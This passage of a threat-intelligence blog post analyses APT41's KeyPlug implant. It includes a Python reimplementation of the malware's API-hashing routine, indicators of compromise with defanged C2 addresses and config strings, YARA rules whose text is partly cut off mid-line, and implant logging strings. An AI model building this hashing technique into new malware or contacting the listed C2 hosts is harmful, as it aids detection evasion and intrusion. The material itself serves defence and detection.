


Figure 11: Tracking the KEYPLUG malware campaign with the connection to ISOON

Custom API Hashing

As mentioned earlier, KeyPlug uses a custom algorithm for hashing the names of the APIs to dynamically load in the first part of the shellcode. By searching for 0x3b7225fc (LoadLibraryA) we found only a report by NetScout from 2016 about Nuclear Bot (TinyNuke)

After the libraries are loaded, it will resolve a bunch of functions from them using API hashing. The following Python snippet hashes an example function "LoadLibraryA" to its hash "0x3b7225fc":

```
name = "LoadLibraryA"
hash_val = 0

for i, c in enumerate(name):
   if i & 1:
       v6 = (~(ord(c) ^ (hash_val >> 5) ^ (hash_val << 11))) & 0xffffffff
   else:
       v6 = (ord(c) ^ (hash_val >> 3) ^ (hash_val << 7)) & 0xffffffff
   hash_val ^= v6

hash_val = hash_val & 0x7fffffff
print hex(hash_val)
```

Figure 12: API Hashing algorithm (Source Netscout)

Conclusion

In conclusion, the analysis underscores the sophisticated nature of APT41's operations, adding the fact that this malware just described implant was capable to be resilient for several months inside the infected network. Not only, it was able to remain undetected even in environments where different NIDS and EDR solution were installed.

Moreover, it is plausible to hypothesize a connection between APT41 and the ISOON Leak incident. The sophisticated techniques and target sectors align with the modus operandi of APT41, suggesting a potential link to this cyber espionage campaign. Further investigation into the ISOON Leak, particularly regarding the tools and methods utilized, may provide insights into the involvement of APT41 or related entities.

Indicators of Compromise

0b28025eba906e6176bcd2be58e647beebc92680d1c8e9507662a245bab61803 (KeyPlug RetroHunt)

HTTPS://45.204.1.]248:55589|HTTPS://45.204.1.]248:55589|5|5|1

1408a28599ab76b7b50d5df1ed857c4365e3e4eb1a180f126efe4b8a5a597bc6 (KeyPlug RetroHunt)

QUIC://67.43.234.]146:443|0|360|/index.html|0|127.0.0.1

2345c426c584ec12f7a2106a52ce8ac4aeb144476d1a4e4b78c10addfddef920 (KeyPlug RetroHunt)

WSS://chrome.down-flash.]com:443|0|300|/index.html|1|chrome.down-flash.]com:443

- 2c28a59408ee8322bc6522734965db8261c196bf563c28dd61d5b65f7fd9a927 (DarkLoadLibrary)
- 399bf858d435e26b1487fe5554ff10d85191d81c7ac004d4d9e268c9e042f7bf (KeyPlug Windows Sample)

WSS://104.16.85.]0/24;104.17.92].0/24;172.65.236.]0/24;172.67.27.]0/24:443|0|3600|/comments|corsapi.devlopsform.]com|corsapi.devlopsfc

- 4496fb2e42bb8734d4d5c6c40fa6e5f7afa00233ffa1c9e4b00e1ef4fd7849ad (KeyPlug Shellcode)
- 5921d1686f9f4b6d26ac353cfce3e85e57906311a80806903c9b40f85429b225 (KeyPlug RetroHunt)

HTTPS://43.229.155.]38:8443|HTTPS://43.229.155.]38:8443|1200|5|1|cdn.google-au.]ga:8443

- 619c185406e6272ba8ac70ad4c6ff2174e5470011c5737c6c2198cd69d86ec95 (DarkLoadLibrary)
- 7248217c106dfa048a9e5593cba257fd5189877c490f7d365156e55880c5ddca (Shellcode Encrypted - pfm.ico)
- 83ef976a3c3ca9fcd438eabc9b935ca5d46a3fb00e2276ce4061908339de43ec (KeyPlug RetroHunt)

UDP://fonts.google-au.]ga:53|0|1200|/index.html|1|127.0.0.1:53

- 87756cb5e33f7fb7c2229eb094f1208dbd510c9716b4428bfaf2dc84745b1542 (.NET Shellcode Loader)
- 9d467226a59d8f85a66b2a162f84120811d437a40eb6a7c60fad546500094ab7 (KeyPlug RetroHunt)

WSS://104.21.82.]192:443|WSS://104.21.82.]192:443|1200|5|1|cdn.google-au.]ga:443

a6aabc68245dde1eda2093c6ef4b75b75f99d0572c59d430de9cef527dc037cb (KeyPlug Linux Sample)

WSS://172.67.249.]0/24;104.20.63.]0/24;104.18.58.]0/24;104.17.16.]0/24:443|WSS://172.67.249.]0/24;104.20.63.]0/24;104.18.58.]0/24;104.1

da606c49044ca3055028011f8e384f7ede569d337e08c191e723c9798f0610d9 (KeyPlug RetroHunt)

TCP://8.210.71.]245:443|0|360|/index.html|0|127.0.0.1

db7f4aa246bd17971e75d7b79f506b3c87f9f2a42a3b5dadd56dd848ac34a9c7 (KeyPlug RetroHunt)

HTTPS://127.0.0.1:443|HTTPS://127.0.0.1:443|1200|5|1

- e94bcaf0d01fcd2f76f1c08575c3ec6315508cdbf72684a180c6992c68b10cc3 (DarkLoadLibrary)
- f08e669b6caf8414b2da8e2a0fea18f79b154d274aa4835cffdfa592844da239 (KeyPlug RetroHunt)

HTTPS://127.0.0.1:443|HTTPS://127.0.0.1:443|1200|5|1

Yara Rules

```
rule keyplug_shellcode { meta: author = "Yoroi Malware ZLab"       description = "Rule for KeyPlug Shellcode" last_updated = "2024-03-19" tlp = "
56                    push    r14 48 8D 6C 24 80           lea     rbp, [rsp-80h] 48 81 EC 80 01 00 00    sub     rsp, 180h E8 A1 08 00 00          call    sub_8C
CF                 mov     rcx, rdi E8 B3 07 00 00          call    sub_7F4 BA 59 3D 78 5E           mov     edx, 5E783D59h 48 89 44 24 20          mov     qwo
sub_7F4 BA 5B 7B C3 0A           mov     edx, 0AC37B5Bh 48 89 44 24 40           mov     qword ptr [rsp+190h+var_150], rax 48 8B CF                  mo
24 48           mov     qword ptr [rsp+190h+var_150+8], rax */ $1 = { 4? 89 5c ?4 10 4? 89 74 ?4 18 55 57 4? 56 4? 8d 6c ?4 80 4? 81 ec 80 01 00 0
?? ?? ?? ?? ba ?? ?? ?? ?? 4? 89 44 ?4 30 4? 8b cf 4? 8b d8 e8 ?? ?? ?? ?? 4? 89 44 ?4 48  } condition: $1 }
```

```
rule keyplug_windows { meta: author = "Yoroi Malware ZLab"       description = "Rule for KeyPlug Windows" last_updated = "2024-03-20" tlp = "C
"informational" strings:  /*  23c6b417ddaf5fbd00d204543b5b981e7f5967c5123d511ef5654c4d409aee0f 00a366e51c88a41a204e4b2267991460c
83 EC 28                            sub     rsp, 28h  48 8B C1                         mov     rax, rcx  41 8B 09                        mov     ecx, [r9]       ; s  44
C8                            mov     ecx, eax  3D 33 27 00 00                    cmp     eax, 2733h  74 42                          jz      short loc_1800A8E
0FFFFFFFDh  48 83 C4 28                        add     rsp, 28h  C3                              retn  ; -------------------------------------------------------------------
28                      add     rsp, 28h  C3                              retn  ; ---------------------------------------------------------------------------   loc_1800A8EC4
eax, edx  48 83 C4 28                        add     rsp, 28h  C3                              retn /*  $1 = {4? 83 ec 28 4? 8b c1 4? 8b 09 4? 8b 88 f8 02 00
85 c0 79 ?? ff 15 ?? ?? ?? ?? 8b c8 3d 33 27 00 00 74 ?? 3d 4c 27 00 00 74 ?? 3d 46 27 00 00 75 ?? b8 fd ff ff ff 4? 83 c4 28 c3 81 f9 14 27 00 0
and uint16(0) == 0x5A4D }
```

Suricata Rules

Appendix A: Logging Strings

- [lib] Initialized, PartitionCount=%1 DatapathFeatures=%2\r\n
- [lib] Uninitialized\r\n
- [lib] AddRef\r\n
- [lib] Release\r\n
- [lib] Shared server state initializing\r\n
- [lib] Rundown, PartitionCount=%1 DatapathFeatures=%2\r\n
- [lib] ERROR, %1.\r\n
- [lib] ERROR, %1, %2.\r\n
- [lib] ASSERT, %2:%1 - %3.\r\n
- [api] Enter %1 (%2).\r\n
- [api] Exit\r\n
- [api] Exit %1\r\n
- [api] Waiting on operation\r\n
- [lib] Perf counters Rundown\r\n
- [lib] New SendRetryEnabled state, %1\r\n

- [lib] Version %1.%2.%3.%4\r\n
- [api] Error %1\r\n
- [reg][%1] Created, AppName=%2\r\n
- [reg][%1] Destroyed\r\n
- [reg][%1] Cleaning up\r\n
- [reg][%1] Rundown, AppName=%2\r\n
- [reg][%1] ERROR, %2.\r\n
- [reg][%1] ERROR, %2, %3.\r\n
- [reg][%1] Shutting down connections, Flags=%2, ErrorCode=%3\r\n
- [wrkr][%1] Created, IdealProc=%2 Owner=%3\r\n
- [wrkr][%1] Start\r\n
- [wrkr][%1] Stop\r\n
- [wrkr][%1] IsActive = %2, Arg = %3\r\n
- [wrkr][%1] QueueDelay = %2\r\n
- [wrkr][%1] Destroyed\r\n
- [wrkr][%1] Cleaning up\r\n
- [wrkr][%1] ERROR, %2.\r\n
- [wrkr][%1] ERROR, %2, %3.\r\n
- [cnfg][%1] Created, Registration=%2\r\n
- [cnfg][%1] Destroyed\r\n

- [cnfg][%1] Cleaning up\r\n
- [cnfg][%1] Rundown, Registration=%2\r\n
- [cnfg][%1] ERROR, %2.\r\n
- [cnfg][%1] ERROR, %2, %3.\r\n
- [list][%1] Created, Registration=%2\r\n
- [list][%1] Destroyed\r\n
- [list][%1] Started, Binding=%2, LocalAddr=%4, ALPN=%6\r\n
- [list][%1] Stopped\r\n
- [list][%1] Rundown, Registration=%2\r\n

- [list][%1] ERROR, %2.\r\n
- [list][%1] ERROR, %2, %3.\r\n
- [conn][%1] Created, IsServer=%2, CorrelationId=%3\r\n
- [conn][%1] Destroyed\r\n
- [conn][%1] Handshake complete\r\n
- [conn][%1] Scheduling: %2\r\n
- [conn][%1] Execute: %2\r\n
- [conn][%1] New Local IP: %3\r\n
- [conn][%1] New Remote IP: %3\r\n
- [conn][%1] Removed Local IP: %3\r\n
- [conn][%1] Removed Remote IP: %3\r\n

- [conn][%1] Assigned worker: %2\r\n
- [conn][%1] Handshake start\r\n
- [conn][%1] Registered with %2\r\n
- [conn][%1] Unregistered from %2\r\n
- [conn][%1] Transport Shutdown: %2 (Remote=%3) (QS=%4)\r\n
- [conn][%1] App Shutdown: %2 (Remote=%3)\r\n
- [conn][%1] Initialize complete\r\n
- [conn][%1] Handle closed\r\n
- [conn][%1] QUIC Version: %2\r\n
- [conn][%1] OUT: BytesSent=%2 InFlight=%3 InFlightMax=%4 CWnd=%5 SSThresh=%6 ConnFC=%7 ISB=%8 PostedBytes=%9 SRtt=%10\r\n
- [conn][%1] Send Blocked Flags: %2\r\n
- [conn][%1] IN: BytesRecv=%2\r\n
- [conn][%1] CUBIC: SlowStartThreshold=%2 K=%3 WindowMax=%4 WindowLastMax=%5\r\n
- [conn][%1] Congestion event\r\n
- [conn][%1] Persistent congestion event\r\n
- [conn][%1] Recovery complete\r\n
- [conn][%1] Rundown, IsServer=%2, CorrelationId=%3\r\n
- [conn][%1] (SeqNum=%2) New Source CID: %4\r\n
- [conn][%1] (SeqNum=%2) New Destination CID: %4\r\n
- [conn][%1] (SeqNum=%2) Removed Source CID: %4\r\n

- [conn][%1] (SeqNum=%2) Removed Destination CID: %4\r\n
- [conn][%1] Setting loss detection %2 timer for %3 us. (ProbeCount=%4)\r\n
- [conn][%1] Cancelling loss detection timer.\r\n
- [conn][%1] DROP packet Dst=%3 Src=%5 Reason=%6.\r\n
- [conn][%1] DROP packet Dst=%4 Src=%6 Reason=%7, %2.\r\n
- [conn][%1] ERROR, %2.\r\n
- [conn][%1] ERROR, %2, %3.\r\n
- [conn][%1] New packet keys created successfully.\r\n
- [conn][%1] Key phase change (locally initiated=%2).\r\n
- [conn][%1] STATS: SRtt=%2 CongestionCount=%3 PersistentCongestionCount=%4 SendTotalBytes=%5 RecvTotalBytes=%6\r\n
- [conn][%1] Shutdown complete, PeerFailedToAcknowledged=%2.\r\n
- [conn][%1] Read Key Updated, %2.\r\n
- [conn][%1] Write Key Updated, %2.\r\n
- [conn][%1][TX][%2] %3 (%4 bytes)\r\n
- [conn][%1][RX][%2] %3 (%4 bytes)\r\n
- [conn][%1][TX][%2] %3 Lost: %4\r\n
- [conn][%1][TX][%2] %3 ACKed\r\n
- [conn][%1] %2\r\n
- [conn][%1] Queueing send flush, reason=%2\r\n
- [conn][%1] OUT: StreamFC=%2 StreamSendWindow=%3\r\n

- [conn][%1] STATS: SendTotalPackets=%2 SendSuspectedLostPackets=%3 SendSpuriousLostPackets=%4 RecvTotalPackets=%5 RecvReorderedPackets=%6 RecvDroppedPackets=%7 RecvDuplicatePackets=%8 RecvDecryptionFailures=%9\r\n
- [conn][%1] Server app accepted resumption ticket\r\n
- [conn][%1] VerInfo Other Versions List: %3\r\n
- [conn][%1] Client VI Received Version List: %3\r\n
- [conn][%1] Server VI Supported Version List: %3\r\n
- [conn][%1] Spurious congestion event\r\n
- [conn][%1] No Listener for IP address: %3\r\n
- [conn][%1] No listener matching ALPN: %3\r\n

- [conn][%1] Flushing Send. Allowance=%2 bytes\r\n
- [conn][%1] Setting %2, delay=%3 us\r\n
- [conn][%1] Canceling %2\r\n
- [conn][%1] %2 expired\r\n
- [strm][%1] Created, Conn=%2 ID=%3 IsLocal=%4\r\n
- [strm][%1] Destroyed\r\n
- [strm][%1] Send Blocked Flags: %2\r\n
- [strm][%1] Rundown, Conn=%2 ID=%3 IsLocal=%4\r\n
- [strm][%1] Send State: %2\r\n
- [strm][%1] Recv State: %2\r\n
- [strm][%1] ERROR, %2.\r\n
- [strm][%1] ERROR, %2, %3.\r\n
- [strm][%1] %2\r\n
- [strm][%1] Allocated, Conn=%2\r\n
- [strm][%1] Writing frames to packet %2\r\n
- [strm][%1] Processing frame in packet %2\r\n
- [strm][%1] Indicating QUIC_STREAM_EVENT_RECEIVE [%2 bytes, %3 buffers, %4 flags]\r\n
- [strm][%1] Receive complete [%2 bytes]\r\n
- [strm][%1] App queuing send [%2 bytes, %3 buffers, %4 flags]\r\n
- [bind][%1] Created, Udp=%2 LocalAddr=%4 RemoteAddr=%6\r\n
- [bind][%1] Rundown, Udp=%2 LocalAddr=%4 RemoteAddr=%6\r\n
- [bind][%1] Destroyed\r\n
- [bind][%1] Cleaning up\r\n
- [bind][%1] DROP packet Dst=%3 Src=%5 Reason=%6.\r\n
- [bind][%1] DROP packet Dst=%4 Src=%6 Reason=%7, %2.\r\n
- [bind][%1] ERROR, %2.\r\n
- [bind][%1] ERROR, %2, %3.\r\n
- [bind][%1] Execute: %2\r\n
- [tls][%1] ERROR, %2.\r\n
- [tls][%1] ERROR, %2, %3.\r\n
- [tls][%1] %2\r\n
- [data][%1] Send %2 bytes in %3 buffers (segment=%4) Dst=%6 Src=%8\r\n
- [data][%1] Recv %2 bytes (segment=%3) Src=%5 Dst=%7\r\n
- [data][%1] ERROR, %2.\r\n
- [data][%1] ERROR, %2, %3.\r\n
- [data][%1] Created, local=%3, remote=%5\r\n
- [data][%1] Destroyed\r\n
- [pack][%1] Created in batch %2\r\n
- [pack][%1] Encrypting\r\n
- [pack][%1] Finalizing\r\n
- [pack][%1] Batch sent\r\n
- [pack][%1] Received\r\n
- [pack][%1] Decrypting\r\n

This blogpost has been authored by Luigi Martire and Carmelo Ragusa